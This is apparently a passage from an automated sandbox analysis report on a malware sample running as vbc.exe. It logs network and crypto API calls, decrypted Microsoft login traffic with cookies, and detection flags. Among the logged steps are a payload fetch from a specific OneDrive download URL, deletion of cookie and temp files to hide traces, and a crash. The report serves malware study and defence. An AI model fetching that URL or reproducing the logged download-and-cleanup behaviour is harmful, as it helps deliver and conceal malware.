2021-10-22T17:14:58Z\r\nDate: Fri, 22 Oct 2021 17:14:58 GMT\r\nContent-Length: 0\r\n\r\nµ%, 1168, 53014792, 0) Return: 0	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1, 2) Return: ?	2072	2132
Call Network API	API Name: socket Args: (2, 2, 0) Return: 604	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 604	2072	2132
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1, 40006000) Return: 9701	2072	2132
Call System API	API Name: DnsQueryExW Args: (login.live.com, 1c, 40006000) Return: 0	2072	2132
Call Network API	API Name: socket Args: (23, 2, 0) Return: 604	2072	2132
Call Network API	API Name: socket Args: (2, 1, 6) Return: 604	2072	2132
Call Network API	API Name: bind Args: (604, 0.0.0.0:49180, 16) Return: 0	2072	2132
Detection	Threat Characteristic: Listens on port 0.0.0.0:49180		
Call Network API	API Name: connect Args: (604, 40.126.31.2:443, 16) Return: ffffffff	2072	2132
Call Network API	API Name: send Args: (604, ..., 131, 0) Return: 131	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (604, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: send Args: (604, ..., 166, 0) Return: 166	2072	2132
Call Network API	API Name: recv Args: (604, , 7168, 0) Return: ?	2072	2132
Call Network API	API Name: send Args: (60c, GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ocsp.digicert.com\r\n\r\n, 1, 235) Return: 0	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (46a6050) Return: 1	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (4681378) Return: 1	2072	2132
Call System API	API Name: WinHttpCloseHandle Args: (4681290) Return: 1	2072	2132
Call Network API	API Name: send Args: (604, ..., 517, 0) Return: 517	2072	2132
Call Network API	API Name: recv Args: (604, , 1500, 0) Return: ?	2072	2132
Call System API	API Name: BCryptDecrypt Args: (4696b60, Hö<óuì, 32, 0, , 0, Hö<óuì, 1495, 53014792, 0) Return: 0	2072	2132
Call Network API	API Name: recv Args: (604, , 14958, 0) Return: ?	2072	2132

Call System API	API Name: BCryptDecrypt Args: (4696b60, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:14:00 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: b90ace6c-5073-4036-9e55-278fb3fb5aaa\r\nPPServer: PPV: 30 H: BL02PF33E98E4D7 V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=dbff7a14f2644f6cb0260abf4f830ab9; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634922900&co=1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSCC=91.220.43.84-LV; expires=Wed, 16-Nov-2022 17:15:00 GMT; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DS2dNhLveue26!yhZNafxsT9LrOpuqhVBJSvL6Kj0Si2CVi78oSA4NHribAHXN3EESrpiooG9!uAwXG4rp0aFGKqK4kPihbk3Bvz00CgWy3LvYY*CWlW!lN1wve8tOAgUjCd*vCN!XSK!PwhE4O6IsTFh4P9WI*luR*l5TDNE7VR7zb8f8fTVhw9uj!O50n7Ng8My5lyQ92Mal3Xua!PXgF*OlbzNiWCGrxCa5MG5s7SySwS2vDN7NW6gq7yUW5DjNqz0t3lERvHsu9hC9Bn*eb2*z79bQWCu9SDMd9qNqhcpOSo2n1HElhE7pPS8EeuPfQ1bPcwNpwBVyupRZ2EmxVrHBSKPW29Vc1X!6ks!8oR*saT8a13i2vcV*xBC6GwhAhXK8CsB0ZD!ymPWp!QOfiwk0wfQJfDK!QeuilTaKxKkPk6dIr1BnF4!cSjIQeIkg$$; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-c6e6bbc5-a557-4652-84b0-91b28e77af48; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:15:00 GMT\r\nContent-Length: 26621\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF33E98E4D7 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=dbff7a14f2644f6cb0260abf4f830ab9"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online." /><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config||u.ServerData||{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src\|\|r.href\|\|"")+"'", e+=", id:"+(r.id\|\|""), e+=", async:"+(r.async\|\|""), e+=", defer:"+(r.defer\|\|"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};re) Return: 0	2072	2132
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	2072	2132
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, 512, 0) Return: cc000c	2072	2132
Detection	Threat Characteristic: Connects to remote URL or IP address https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg		
Call Internet Helper API	API Name: InternetOpenA Args: (aswe, 0, , , 0) Return: cc0004	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1, 2) Return: ?	2072	2132
Call Network API	API Name: send Args: (3c4, ...`.F..\.+...2:..D..].c...6y...."z.M..[.x.QCs......j.|....\C-...\t.*`....<...{o?....F6.X.a.uTv..j].}..k..L....'....#zx..j. ....].{GI..6A.....n=...s.....b..\t....., ...".~.W..s.F......P.;.T...J.t!..W]\n.+...N.../[WV...P...,.^\n..._.i.H.6....o...{......>[.9..g;..-.fVU......S.#.7.4.~Xv...#/..._...0..D...|[.....0...@..m.\4.P...., 357, 0) Return: 357	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1500, 0) Return: ?	2072	2132
Call System API	API Name: BCryptDecrypt Args: (65b4f0, H, 32, 0, , 0, H, 1109, 53013720, 0) Return: 0	2072	2132
Call System API	API Name: BCryptDecrypt Args: (65b4f0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922900&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:NLoNe3+V2Yg=:bGj+OHQ2N4Zr5bamWRlBgPbeCbm0JgrllxwqQUoPR30=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:35:00 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:15:00 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5EAC90\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 534BB6B51077445D9A1073FB725CE544 Ref B: STOEDGE0709 Ref C: 2021-10-22T17:15:00Z\r\nDate: Fri, 22 Oct 2021 17:15:00 GMT\r\nContent-Length: 0\r\n\r\n?»c"Ò•Æ, 1072, 0, , 0, TTP/1.1 302 Found\r\nCache-Control: no-cache, no-store\r\nPragma: no-cache\r\nContent-Type: text/html\r\nExpires: -1\r\nLocation: https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=13&ct=1634922900&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky\r\nSet-Cookie: E=P:NLoNe3+V2Yg=:bGj+OHQ2N4Zr5bamWRlBgPbeCbm0JgrllxwqQUoPR30=:F; domain=.live.com; path=/\r\nSet-Cookie: xidseq=2; domain=.live.com; path=/\r\nSet-Cookie: LD=; domain=.live.com; expires=Fri, 22-Oct-2021 15:35:00 GMT; path=/\r\nSet-Cookie: wla42=; domain=live.com; expires=Fri, 29-Oct-2021 17:15:00 GMT; path=/\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-MSNServer: RD00155D5EAC90\r\nX-ODWebServer: canadaeast0-odwebpl\r\nX-Cache: CONFIG_NOCACHE\r\nX-MSEdge-Ref: Ref A: 534BB6B51077445D9A1073FB725CE544 Ref B: STOEDGE0709 Ref C: 2021-10-22T17:15:00Z\r\nDate: Fri, 22 Oct 2021 17:15:00 GMT\r\nContent-Length: 0\r\n\r\n?»c"Ò•Æ, 1072, 53013720, 0) Return: 0	2072	2132
Call Network API	API Name: recv Args: (3c4, , 1, 2) Return: ?	2072	2132
Call Network API	API Name: socket Args: (2, 1, 6) Return: 614	2072	2132
Call Network API	API Name: bind Args: (614, 0.0.0.0:49181, 16) Return: 0	2072	2132
Detection	Threat Characteristic: Listens on port 0.0.0.0:49181		
Call Network API	API Name: connect Args: (614, 40.126.31.2:443, 16) Return: ffffffff	2072	2132
Delete File	Path: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII	2072	2132
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2132 File: %APPDATA%\Microsoft\Windows\Cookies\administrator@live[1].txt Type: VSDT_ASCII		
Call Network API	API Name: send Args: (614, ..., 163, 0) Return: 163	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 628, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 1024, 0) Return: ?	2072	2132
Call Network API	API Name: send Args: (614, ..., 166, 0) Return: 166	2072	2132
Call Network API	API Name: recv Args: (614, , 7168, 0) Return: ?	2072	2132
Call Network API	API Name: send Args: (614, ...#~P..E.K.[..g6c...g".......Y.l...@...A...d.k.!....3....b...C._.p.2Q..K!8.[.-e..O3...:..].'$..]B.\rse....H4c..j[N..^..0c..t!{.x...........`.[*..f...\n.j.i%^l...{.&..0.E.=.1[.K.................8.<.C.., 1157, 0) Return: 1157	2072	2132
Call Network API	API Name: recv Args: (614, , 1500, 0) Return: ?	2072	2132
Call System API	API Name: BCryptDecrypt Args: (46910d0, Hs¾V¥¯, 32, 0, , 0, Hs¾V¥¯, 1495, 53013720, 0) Return: 0	2072	2132
Call Network API	API Name: recv Args: (614, , 14958, 0) Return: ?	2072	2132

Call System API	API Name: BCryptDecrypt Args: (46910d0, TTP/1.1 200 OK\r\nCache-Control: no-store, max-age=0\r\nContent-Type: text/html; charset=utf-8\r\nExpires: Fri, 22 Oct 2021 17:14:01 GMT\r\nP3P: CP="DSP CUR OTPi IND OTRi ONL FIN"\r\nX-Frame-Options: DENY\r\nReferrer-Policy: strict-origin-when-cross-origin\r\nx-ms-route-info: R3_BL2\r\nx-ms-request-id: 1e024585-68bf-48df-aea3-eb540ce68a29\r\nPPServer: PPV: 30 H: BL02PF7A626B3DF V: 0\r\nX-Content-Type-Options: nosniff\r\nStrict-Transport-Security: max-age=31536000\r\nX-XSS-Protection: 1; mode=block\r\nSet-Cookie: uaid=d67378cbcb524f6e89042c0b3180e439; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPRequ=id=250206&lt=1634922901&co=2; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: OParams=11O.DQ4aoWINL4l8OYYov5tIiQb7aeApTe3IxMAmRwKwtXDQmzHzclJgQ*Itha!bTrELxaQBXoIw7JVxQAh9Kcp!OgEbeOdXM5LM5jN1I8fLkcqhYplMv1xoVefakMKAvE6vDLZS1ZgNLLVhw3tBmZLjaJjgJghH!X2o90TlV8Nl8Fqx0O7jRFiHoLNeJ!c5eviUyqzLCuRZ*CBOSQjvKZIFcVz8L7pqMFurc0cDXKwMGxn2wD3Q4s*HZLcbvsDdBxeMw7BKJCV1d4UQkRDXZDRE6fYqp7goUgnvcnXJnj0zUhhLuHJRKmSc3qOuOo6SqUg*oup919WU3BRuzDrrQF7Pp6S3e37krUGE9YPKCqG9Q!UF4dG!OK!UCeZXMoLeYj75iD6447e5PN6!nbfF0T0UjrhAeUHZWd!TnXBJObiSZCFmZNwNUJWueZzCJwCbVJ6F19sWhGeaaR8L6*hBItwxN1LEU9ZXnsAmtDo3vYC65skd; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nSet-Cookie: MSPOK=$uuid-c6e6bbc5-a557-4652-84b0-91b28e77af48$uuid-3de21f28-9c06-4fc7-9f3a-6718f0f92bb1; domain=login.live.com; Secure; path=/; SameSite=None; HttpOnly\r\nDate: Fri, 22 Oct 2021 17:15:01 GMT\r\nContent-Length: 26623\r\n\r\n<!-- Copyright (C) Microsoft Corporation. All rights reserved. --><!DOCTYPE html><!-- ServerInfo: BL02PF7A626B3DF 2021.10.15.16.09.26 LocVer:0 --><!-- PreprocessInfo: CBA-1015_154419_0:DS2PAPS1966D085, 2021-10-15T16:05:07.2793922-07:00 - Version: 16, 0, 29206, 6 --><!-- RequestLCID: 1033, Market:EN-US, PrefCountry: US, LangLCID: 1033, LangISO: EN --><html dir="ltr" lang="EN-US"><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8"/><meta http-equiv="X-UA-Compatible" content="IE=Edge"/><base href="https://login.live.com"/><script type="text/javascript">var PROOF = {};PROOF.Type = {SQSA: 6, CSS: 5, DeviceId: 4, Email: 1, AltEmail: 2, SMS: 3, HIP: 8, Birthday: 9, TOTPAuthenticator: 10, RecoveryCode: 11, StrongTicket: 13, TOTPAuthenticatorV2: 14, UniversalSecondFactor: 15, Voice: -3};</script><noscript><meta http-equiv="Refresh" content="0; URL=https://login.live.com/jsDisabled.srf?mkt=EN-US&lc=1033&uaid=d67378cbcb524f6e89042c0b3180e439"/>Microsoft account requires JavaScript to sign in. This web browser either does not support JavaScript, or scripts are being blocked.<br /><br />To find out whether your browser supports JavaScript, or to allow scripts, see the browser's online help.</noscript><title>OneDrive</title><meta name="robots" content="none" /><meta name="description" content="Sign in to your OneDrive cloud storage and Office Online."/><meta name="PageID" content="i5030"/><meta name="SiteID" content="250206"/><meta name="ReqLC" content="1033"/><meta name="LocLC" content="1033"/><meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=2.0, minimum-scale=1.0, user-scalable=yes"/><script type="text/javascript">!function(e, r){for(var t in r)e[t]=r[t]}(this, function(e){function r(n){if(t[n])return t[n].exports;var o=t[n]={exports:{}, id:n, loaded:!1};return e[n].call(o.exports, o, o.exports, r), o.loaded=!0, o.exports}var t={};return r.m=e, r.c=t, r.p="", r(0)}([function(e, r){!function(){function e(){return u.$Config\|\|u.ServerData\|\|{}}function r(e, r){var t=u.$Debug;t&&t.appendLog&&(r&&(e+=" '"+(r.src||r.href||"")+"'", e+=", id:"+(r.id||""), e+=", async:"+(r.async||""), e+=", defer:"+(r.defer||"")), t.appendLog(e))}function t(){var e=u.$B;if(void 0===c)if(e)c=e.IE;else{var r=u.navigator.userAgent;c=r.indexOf("MSIE ")!==-1||r.indexOf("Trident/")!==-1}return c}function n(e){var r=e.indexOf("?"), t=r>-1?r:e.length;return t>g&&e.substr(t-g, g).toLowerCase()===f}function o(){var r=e(), t=r.loader||{};return t.slReportFailure||r.slReportFailure||!1}function a() Return: 0	2072	2132
Call Internet Helper API	API Name: InternalInternetConnectA Args: (cc0004, onedrive.live.com, 443, , , 3, 0, 0) Return: 0	2072	2132
Call Internet Helper API	API Name: InternetOpenUrlA Args: (cc0004, https://onedrive.live.com/download?cid=50DB9D917FD3F0DD&resid=50DB9D917FD3F0DD%21106&authkey=APnX10xE12ydajg, , 0, -2147483648, 0) Return: cc000c	2072	2132
Call Network API	API Name: recv Args: (614, , 16421, 0) Return: ?	2072	2132
Call System API	API Name: BCryptDecrypt Args: (46910d0, e´ñ, 32, 0, , 0, e´ñ, 3977, 53015460, 0) Return: 0	2072	2132
Call Network API	API Name: recv Args: (614, , 7852, 0) Return: ?	2072	2132
Call Network API	API Name: recv Args: (614, , 4932, 0) Return: ?	2072	2132
Call System API	API Name: BCryptDecrypt Args: (46910d0, setPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634922900%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d66DB9B5BE9D74256%26bk%3d1634922901&id=250206&uiflavor=web&uaid=d67378cbcb524f6e89042c0b3180e439&mkt=EN-US&lc=1033&bk=1634922901', str:[], A8:'', A9:'', cM:1, bn:'', U:'https://github.com/login/oauth/authorize?response_type=code&client_id=e37ffdec11c0245cb2e0&scope=read:user++user:email&redirect_uri=https://login.live.com/HandleGithubResponse.srf&allow_signup=false&state=A9ECA07964893F55', bo:'', V:'https://login.live.com/cookiesDisabled.srf?uaid=d67378cbcb524f6e89042c0b3180e439&mkt=EN-US&lc=1033', cP:{}, cQ:{}, br:'https://account.live.com/query.aspx?uaid=d67378cbcb524f6e89042c0b3180e439&mkt=EN-US&lc=1033&id=250206', cR:'', Z:0, cT:'', bu:'https://account.live.com/ChangePassword?uaid=d67378cbcb524f6e89042c0b3180e439', urlSwitch:'https://login.live.com/logout.srf?wa=wsignin1.0&rpsnv=13&ct=1634922900&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=66DB9B5BE9D74256&uaid=d67378cbcb524f6e89042c0b3180e439&ru=https://onedrive.live.com/download%3fcid%3d50DB9D917FD3F0DD%26resid%3d50DB9D917FD3F0DD%2521106%26authkey%3dAPnX10xE12ydajg&bk=1634922901&lm=I', AA:null, bv:'https://login.live.com/GetCredentialType.srf?opid=A9ECA07964893F55&id=250206&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634922900&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&id=250206&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&uaid=d67378cbcb524f6e89042c0b3180e439', cU:'', bw:'https://account.live.com/ResetPassword.aspx?wreply=https://login.live.com/login.srf%3fwa%3dwsignin1.0%26rpsnv%3d13%26ct%3d1634922900%26rver%3d7.3.6962.0%26wp%3dMBI_SSL_SHARED%26wreply%3dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26lc%3d1033%26id%3d250206%26cbcxt%3dsky%26cbcxt%3dsky%26contextid%3d66DB9B5BE9D74256%26bk%3d1634922901&id=250206&uiflavor=web&lostauthenticator=1&uaid=d67378cbcb524f6e89042c0b3180e439&mkt=EN-US&lc=1033&bk=1634922901', urlFedConvertRename:'https://account.live.com/security/LoginStage.aspx?lmif=1000&ru=https://login.live.com/login.srf%3Fwa%3Dwsignin1.0%26rpsnv%3D13%26ct%3D1634922900%26rver%3D7.3.6962.0%26wp%3DMBI_SSL_SHARED%26wreply%3Dhttps:%252F%252Fonedrive.live.com%252Fdownload%253Fcid%253D50DB9D917FD3F0DD%2526resid%253D50DB9D917FD3F0DD%252521106%2526authkey%253DAPnX10xE12ydajg%26id%3D250206%26cbcxt%3Dsky%26cbcxt%3Dsky%26mkt%3DEN-US%26lc%3D1033%26uaid%3Dd67378cbcb524f6e89042c0b3180e439&uiflavor=web&wa=wsignin1.0&rpsnv=13&ct=1634922900&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&cbcxt=sky&cbcxt=sky&mkt=EN-US&lc=1033&cbid=0&id=250206&uaid=d67378cbcb524f6e89042c0b3180e439', AC:'wa=wsignin1.0&rpsnv=13&ct=1634922900&rver=7.3.6962.0&wp=MBI_SSL_SHARED&wreply=https:%2F%2Fonedrive.live.com%2Fdownload%3Fcid%3D50DB9D917FD3F0DD%26resid%3D50DB9D917FD3F0DD%2521106%26authkey%3DAPnX10xE12ydajg&lc=1033&id=250206&cbcxt=sky&cbcxt=sky&contextid=66DB9B5BE9D74256&bk=1634922901', AD:'', bx:'https://login.live.com/Me.htm?v=3&uaid=d67378cbcb524f6e89042c0b3180e439', a:'https://logincdn.msauth.net/shared/1.0/', cZ:'PassportR', b:'', AH:true, AI:3, d:'', AJ:null, e:true, f:null, g:'', i:'250206', cd:false, k:'d67378cbcb524f6e89042c0b3180e439', l:-1, AR:true, B1:3, AS:false, B3:5, B4:0, AU:true, sCBUpTxt1:'', AV:false, sCBUpTxt2:'', cj:0, q:false, AY:0, B8:4, t:'https://account.live.com/username/recover?wreply=https://login.live.com/login.srf%3flc%3d1033%26mkt) Return: 0	2072	2132
Call Network API	API Name: recv Args: (614, , 1, 2) Return: ?	2072	2132
Detection	Threat Characteristic: Causes process to crash Process ID: 2132 Image Path: vbc.exe		
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D92BC\1D92BC Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\1D92BC\ Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\DocumentRecovery\ Value: None		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\Resiliency\ Value: None		804
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA43B8DB.emf) Return: 1		804
Delete File	Path: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA43B8DB.emf Type: VSDT_MDB_20		804
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 804 File: %LOCALAPPDATA%\Microsoft\Windows\Temporary Internet Files\Content.MSO\AA43B8DB.emf Type: VSDT_MDB_20		
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\1938606.od) Return: 1		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTF Value: 9c		804
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTA Value: 9c		804
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\12.0\Excel\MTTT Value: None		804
Delete File	Path: %TEMP%\1938606.od Type: VSDT_ASCII		804

Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 804 File: %TEMP%\1938606.od Type: VSDT_ASCII		

Screenshot



Software Licensing

Software Licensing

This computer is not running genuine Windows

To use this feature without interruption, this computer needs to be running genuine Windows.

With genuine Winc
confident that you
enhancements fror

Resolve onlir

vbc.exe - Application Error

The instruction at 0x001c3679 referenced memory at 0x4923940a. The memory could not be read.

Click on OK to terminate the program

OK

Read the privacy statement online

Cancel

Object 1.1.1 - Microsoft_Office_Word_Macro-Enabled_Document1.docm (Office Word 2007 document)

File name	Microsoft_Office_Word_Macro-Enabled_Document1.docm
File type	Office Word 2007 document
SHA-1	843D26A0C3F1B6920BC828CA214FF384E3638382
SHA-256	3CC1F3D6899E3CD609422584FB5468C8C65E98BF624472BDFA1D3E3B667AAC9B
MD5	CEC04EA58145228988BB6E8B10ED97A2
Size	122531 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

